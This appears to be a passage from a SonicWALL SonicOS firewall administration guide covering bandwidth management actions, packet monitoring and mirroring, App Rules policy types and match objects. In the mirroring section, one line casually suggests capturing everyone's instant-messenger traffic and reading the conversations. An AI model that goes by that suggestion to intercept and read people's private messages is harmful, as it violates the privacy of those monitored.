Custom BWM actions behave differently than the default BWM actions. Custom BWM actions are configured by creating action objects on the **Firewall > Action Objects** page. Custom Bandwidth Management actions, and the policies that use those actions, retain their priority settings whenever the **Bandwidth Management Type** is toggled between **Global and Advanced**.

Custom BWM Action in Policy with BWM Type of Global shows the same policy after the global **Bandwidth Management Type** is set to **Global**. Only the Priority appears in the tooltip, because no values are set in the Global Priority Queue for guaranteed or maximum bandwidth for level 5.


Custom BWM Action in Policy with BWM Type of Global



Setting BWM Priority


When the **Bandwidth Management Type** is set to **Global**, the **Add/Edit Action Object** dialog provides the Bandwidth Priority option, but uses the values that are specified in the **Priority** table on the **Firewall Settings > BWM** page for Guaranteed Bandwidth and Maximum Bandwidth; see Bandwidth Management Type on Firewall Settings > BWM.

Bandwidth Management Type on Firewall Settings > BWM



Add/Edit Action Objects Page with BWM Type Global shows the Bandwidth Priority selections in the **Add/Edit Action Objects** dialog when the global **Bandwidth Management Type** is set to **Global** on the **Firewall Settings > BWM** page.

Add/Edit Action Objects Page with BWM Type Global



NOTE: All priorities are displayed (Realtime - Lowest) regardless of whether or not the have been configured. Refer to the **Firewall Settings > BWM** page to determine which priorities are enabled. If the **Bandwidth Management Type** is set to Global and you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the level 4 priority (Medium).

How BWM Configuration Is Handled

Application layer bandwidth management configuration is handled in the same way as Access Rule bandwidth management configuration. Both are tied in with the global bandwidth management settings. However, with Application Control you can specify all content type, which you cannot do with access rules.

For a bandwidth management use case, as an administrator, you might want to limit .mp3 and executable file downloads during work hours to no more than 1 Mbps. At the same time, you want to allow downloads of productive file types such as `.doc` or `.pdf` up to the maximum available bandwidth, or even give the highest possible priority to downloads of the productive content. As another example, you might want to limit bandwidth for a certain type of peer-to-peer (P2P) traffic, but allow other types of P2P to use unlimited bandwidth. Application layer bandwidth management allows you to create policies to do this.

NOTE: Guaranteed bandwidth for all levels of BWM combined must not exceed 100%.

Actions Using Packet Monitoring

When the predefined Packet Monitor action is selected for a policy, SonicOS will capture or mirror the traffic according to the settings you have configured on the Dashboard > Packet Monitor or System > Packet Monitor page. The default is to create a capture file, which you can view with Wireshark. Once you have configured a policy with the Packet Monitor action, you still need to click **Start Capture** on the Packet Monitor page to actually capture any packets. After you have captured the desired packets, click **Stop Capture**.

To control the Packet Monitor action to capture only the packets related to your policy, click **Configure** on the Packet Monitor page and select **Enable Filter based on the firewall/app rule** on the **Monitor Filter** tab. In this mode, after you click **Start Capture** on the Packet Monitor page, packets are not captured until some traffic triggers the App Control policy (or Firewall Access Rule). You can see the Alert message in the **Log > Log Monitor** page when the policy is triggered. This works when Packet Monitor is selected in App Control policies created with the **Create Rule** button or with the App Rules method using an action object, or in Firewall Access Rules, and allows you to specify configuration or filtering for what to capture or mirror. You can download the capture in different formats and look at it in a Web page, for example.

To set up mirroring, go to the **Mirror** tab and pick an interface to which to send the mirrored traffic in the **Mirror filtered packets to Interface (NSA platforms only)** field under Local Mirroring Settings. You can also configure one of the **Remote** settings. This allows you to mirror the application packets to another computer and store

everything on the hard disk. For example, you could capture everyone's MSN Instant Messenger traffic and read the conversations.

See Configuring Packet Monitor for more information about Packet Monitor configuration.


Create Rule from App Flow Monitor

The **Dashboard > App Flow Monitor** page provides a **Create Rule** button. If, while viewing the App Flow Monitor, you see an application that seems suspicious or is using excessive amounts of bandwidth, you can simply select the application in the list, then click **Create Rule** and configure an App Control policy for it immediately. You can also select multiple applications and then use **Create Rule** to configure a policy that applies to all of them.

NOTE: General applications cannot be selected. Service type applications and signature type applications cannot be mixed in a single rule.

Figure shows the **Create Rule** dialog displayed over the **Dashboard > App Flow Monitor** page.

Dashboard > App Flow Monitor Page with Create Rule dialog



The Create Rule feature is available from App Flow Monitor on the list view page setting. The **Create Rule** button is visible, but disabled, on the pie chart and graphical monitoring views.

You can configure the following types of policies in the **Create Rule** dialog:

- **Block** – the application will be completely blocked by the firewall

- **Bandwidth Manage** – choose one of the BWM levels to use Global Bandwidth Management to control the bandwidth used by the application no matter which interface it traverses

  NOTE: Bandwidth management must be enabled on each interface where you want to use it. You can configure interfaces from the Network > Interfaces page.


- **Packet Monitor** – capture packets from the application for examination and analysis

After you select the desired action for the rule and then click **Create Rule** within the **Create Rule** dialog, an App Control policy is automatically created and added to the App Rules Policies table on the **Firewall > App Rules** page.

The **Create Rule** dialog contains a **Configure** button next to the **Bandwidth Manage** section that takes you to the **Firewall Settings > BWM** page where you can configure the Global Priority Queue. For more information about global bandwidth management and the **Firewall Settings > BWM** page, see the Actions Using Bandwidth Management. The Bandwidth Manage options you see in the **Create Rule** dialog reflect the options that are enabled in the Global Priority Queue. The default values are:

- **BWM Global-High** – Guaranteed 30%; Max/Burst 100%
- **BWM Global-Medium** – Guaranteed 50%; Max/Burst 100%
- **BWM Global-Low** – Guaranteed 20%; Max/Burst 100%

App Control Advanced Policy Creation



The configuration method on the **Firewall > App Control Advanced** page allows granular control of specific categories, applications, or signatures. This includes granular logging control, granular inclusion and exclusion of

users, groups, or IP address ranges, and schedule configuration. The settings here are global policies and independent from any custom App Rules policy.

You can configure the following settings on this page:


- Select a category, an application, or a signature.
- Select blocking, logging, or both as the action.
- Specify users, groups, or IP address ranges to include in or exclude from the action.
- Set a schedule for enforcing the controls.

While these application control settings are independent from App Rules policies, you can also create application match objects for any of the categories, applications, or signatures available here or on the **Firewall > Match Objects** page, and use those match objects in an App Rules policy. This allows you to use the wide array of actions and other configuration settings available with Application Control. See the Application List Objects for more information about this policy-based user interface for application control.

App Rules Policy Creation

You can use Application Control to create custom App Rules policies to control specific aspects of traffic on your network. A policy is a set of match objects, properties, and specific prevention actions.When you create a policy, you first create a match object, then select and optionally customize an action, then reference these when you create the policy.

In the **Firewall > App Rules** page, you can access the **Policy Settings** dialog, shown below, for a **Policy Type** of **SMTP Client**. The screen changes depending on the Policy Type you select.



Some examples of policies include:

- Block applications for activities such as gambling
- Disable `.exe` and `.vbs` email attachments

- Do not allow the Mozilla browser on outgoing HTTP connections
- Do not allow outgoing email or MS Word attachments with the keywords SonicWALL Confidential, except from the CEO and CFO
- Do not allow outgoing email that includes a graphic or watermark found in all confidential documents

When you create a policy, you select a policy type. Each policy type specifies the values or value types that are valid for the source, destination, match object type, and action fields in the policy. You can further define the policy to include or exclude specific users or groups, select a schedule, turn on logging, and specify the connection side as well as basic or advanced direction types. A basic direction type simply indicates inbound or outbound. An advanced direction type allows zone to zone direction configuration, such as from the LAN to the WAN.

App Rules: Policy Type Characteristics describes the characteristics of the available App Rules policy types.

App Rules: Policy Type Characteristics

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
App Control Content	Policy using dynamic Application Control related objects for any application layer protocol	N/A	N/A	Application Category List, Application List, Application Signature List	Reset/Drop, No Action, Bypass DPI, Packet Monitor, BWM Global-*, WAN BWM *	N/A
CFS	Policy for content filtering	N/A	N/A	CFS Category List	CFS Block Page, Packet Monitor, No Action, BWM Global-*, WAN BWM *	N/A
Custom Policy	Policy using custom objects for any application layer protocol; can be used to create IPS-style custom signatures	Any / Any	Any / Any	Custom Object	Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM *	Client Side, Server Side, Both
FTP Client	Any FTP command transferred over the FTP control channel	Any / Any	FTP Control / FTP Control	FTP Command, FTP Command + Value, Custom Object	Reset/Drop, Bypass DPI, Packet Monitor, No Action	Client Side
FTP Client File Upload Request	An attempt to upload a file over FTP (STOR command)	Any / Any	FTP Control / FTP Control	Filename, file extension	Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM *	Client Side

App Rules: Policy Type Characteristics

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
FTP Client File Download Request	An attempt to download a file over FTP (RETR command)	Any / Any	FTP Control / FTP Control	Filename, file extension	Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM *	Client Side
FTP Data Transfer Policy	Data transferred over the FTP Data channel	Any / Any	Any / Any	File Content Object	Reset/Drop, Bypass DPI, Packet Monitor, No Action	Both
HTTP Client	Policy which is applicable to Web browser traffic or any HTTP request that originates on the client	Any / Any	Any / HTTP (configurable)	HTTP Host, HTTP Cookie, HTTP Referrer, HTTP Request Custom Header, HTTP URI Content, HTTP User Agent, Web Browser, File Name, File Extension Custom Object	Reset/Drop, Bypass DPI, Packet Monitor[a], No Action, BWM Global-*, WAN BWM *	Client Side
HTTP Server	Response originated by an HTTP Server	Any / HTTP (configurable)	Any / Any	ActiveX Class ID, HTTP Set Cookie, HTTP Response, File Content Object, Custom Header, Custom Object	Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM *	Server Side
IPS Content	Policy using dynamic Intrusion Prevention related objects for any application layer protocol	N/A	N/A	IPS Signature Category List, IPS Signature List	Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM *	N/A

App Rules: Policy Type Characteristics

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
POP3 Client	Policy to inspect traffic generated by a POP3 client; typically useful for a POP3 server admin	Any / Any	POP3 (Retrieve Email) / POP3 (Retrieve Email)	Custom Object	Reset/Drop, Bypass DPI, Packet Monitor, No Action	Client Side
POP3 Server	Policy to inspect email downloaded from a POP3 server to a POP3 client; used for email filtering	POP3 (Retrieve Email) / POP3 (Retrieve Email)	Any / Any	Email Body, Email CC, Email From, Email To, Email Subject, File Name, File Extension, MIME Custom Header	Reset/Drop, Disable attachment, Bypass DPI, No action	Server Side
SMTP Client	Policy applies to SMTP traffic that originates on the client	Any / Any	SMTP (Send Email)/ SMTP (Send Email)	Email Body, Email CC, Email From, Email To, Email Size, Email Subject, Custom Object, File Content, File Name, File Extension, MIME Custom Header	Reset/Drop, Block SMTP E-Mail Without Reply, Bypass DPI, Packet Monitor, No Action	Client Side

a. Packet Monitor action is not supported for File Name or File Extension Custom Object.

Match Objects

Match objects represent the set of conditions which must be matched in order for actions to take place. This includes the object type, the match type (exact, partial, regex, prefix, or suffix), the input representation (text or hexadecimal), and the actual content to match. Match objects were referred to as application objects in previous releases.

Hexadecimal input representation is used to match binary content such as executable files, while alphanumeric (text) input representation is used to match things like file or email content. You can also use hexadecimal input representation for binary content found in a graphic image. Text input representation could be used to match the same graphic if it contains a certain string in one of its properties fields. Regular expressions (regex) are used to match a pattern rather than a specific string or value, and use alphanumeric input representation.

The File Content match object type provides a way to match a pattern or keyword within a compressed (zip/gzip) file. This type of match object can only be used with FTP Data Transfer, HTTP Server, or SMTP Client policies.

Supported Match Object Types describes the supported match object types.

Supported Match Object Types

Object Type	Description	Match Types	Negative Matching	Extra Properties
ActiveX ClassID	Class ID of an Active-X component. For example, ClassID of Gator Active-X component is "c1fb8842-5281-45ce-a271-8fd5f117ba5f"	Exact	No	None
Application Category List	Allows specification of application categories, such as Multimedia., P2P, or Social Networking	N/A	No	None
Application List	Allows specification of individual applications within the application category that you select	N/A	No	None
Application Signature List	Allows specification of individual signatures for the application and category that you select	N/A	No	None
CFS Allow/Forbidden List	Allows specification of allowed and forbidden domains for Content Filtering	Exact, Partial, Regex, Prefix, Suffix	No	None
CFS Category List	Allows selection of one or more Content Filtering categories	N/A	No	A list of 64 categories is provided to choose from
Custom Object	Allows specification of an IPS-style custom set of conditions.	Exact, Regex	No	There are 4 additional, optional parameters that can be set: offset (describes from what byte in packet payload we should start matching the pattern – starts with 1; helps minimize false positives in matching), depth (describes at what byte in the packet payload we should stop matching the pattern – starts with 1), minimum payload size and maximum payload size.
Email Body	Any content in the body of an email.	Partial, Regex	No	None


Supported Match Object Types

Object Type	Description	Match Types	Negative Matching	Extra Properties
Email CC (MIME Header)	Any content in the CC MIME Header.	Exact, Partial, Regex, Prefix, Suffix	Yes	None
Email From (MIME Header)	Any content in the From MIME Header.	Exact, Partial, Regex, Prefix, Suffix	Yes	None
Email Size	Allows specification of the maximum email size that can be sent.	N/A	No	None
Email Subject (MIME Header)	Any content in the Subject MIME Header.	Exact, Partial, Regex, Prefix, Suffix	Yes	None
Email To (MIME Header)	Any content in the To MIME Header.	Exact, Partial, Regex, Prefix, Suffix	Yes	None
MIME Custom Header	Allows for creation of MIME custom headers.	Exact, Partial, Regex, Prefix, Suffix	Yes	A Custom header name needs to be specified.
File Content	Allows specification of a pattern to match in the content of a file. The pattern will be matched even if the file is compressed.	Partial, Regex	No	'Disable attachment' action should never be applied to this object.
File Name	In cases of email, this is an attachment name. In cases of HTTP, this is a filename of an uploaded attachment to the Web mail account. In cases of FTP, this is a filename of an uploaded or downloaded file.	Exact, Partial, Regex, Prefix, Suffix	Yes	None
File Extension	In cases of email, this is an attachment filename extension. In cases of HTTP, this is a filename extension of an uploaded attachment to the Web mail account. In cases of FTP, this is a filename extension of an uploaded or downloaded file.	Exact	Yes	None
FTP Command	Allows selection of specific FTP commands.	N/A	No	None
FTP Command + Value	Allows selection of specific FTP commands and their values.	Exact, Partial, Regex, Prefix, Suffix	Yes	None
HTTP Cookie	Allows specification of a Cookie sent by a browser.	Exact, Partial, Regex, Prefix, Suffix	Yes	None

Supported Match Object Types

Object Type	Description	Match Types	Negative Matching	Extra Properties
HTTP Host	Content found inside of the HTTP Host header. Represents hostname of the destination server in the HTTP request, such as `www.google.com`.	Exact, Partial, Regex, Prefix, Suffix	Yes	None
HTTP Referer	Allows specification of content of a Referrer header sent by a browser – this can be useful to control or keep stats of which Web sites redirected a user to customer's Web site.	Exact, Partial, Regex, Prefix, Suffix	Yes	None
HTTP Request Custom Header	Allows handling of custom HTTP Request headers.	Exact, Partial, Regex, Prefix, Suffix	Yes	A Custom header name needs to be specified.
HTTP Response Custom Header	Allows handling of custom HTTP Response headers.	Exact, Partial, Regex, Prefix, Suffix	Yes	A Custom header name needs to be specified.
HTTP Set Cookie	Set-Cookie headers. Provides a way to disallow certain cookies to be set in a browser.	Exact, Partial, Regex, Prefix, Suffix	Yes	None
HTTP URI Content	Any content found inside of the URI in the HTTP request.	Exact, Partial, Regex, Prefix, Suffix	No	None
HTTP URL	Any content found in the URL	Exact, Partial, Regex, Prefix, Suffix	No	None
HTTP User-Agent	Any content inside of a User-Agent header. For example: User-Agent: Skype.	Exact, Partial, Regex, Prefix, Suffix	Yes	None
Web Browser	Allows selection of specific Web browsers (MSIE, Netscape, Firefox, Safari, Chrome).	N/A	Yes	None
IPS Signature Category List	Allows selection of one or more IPS signature groups. Each group contains multiple predefined IPS signatures.	N/A	No	None
IPS Signature List	Allows selection of one or more specific IPS signatures for enhanced granularity.	N/A	No	None

You can see the available types of match objects in a drop-down menu in the **Match Object Settings** dialog.



In the **Match Object Settings** dialog, you can add multiple entries to create a list of content elements to match. All content that you provide in a match object is case-insensitive for matching purposes. A hexadecimal representation is used to match binary content. You can use a hex editor or a network protocol analyzer like Wireshark to obtain hex format for binary files. For more information about these tools, see the following sections:

- Wireshark
- Hex Editor

You can use the **Load From File** button to import content from predefined text files that contain multiple entries for a match object to match. Each entry in the file must be on its own line. The Load From File feature allows you to easily move Application Control settings from one SonicWALL security appliance to another.

Multiple entries, either from a text file or entered manually, are displayed in the List area. List entries are matched using the logical OR, so if any item in the list is matched, the action for the policy is executed.

A match object can include a total of no more than 8000 characters. If each element within a match object contains approximately 30 characters, then you can enter about 260 elements. The maximum element size is 8000 bytes.

Topics:

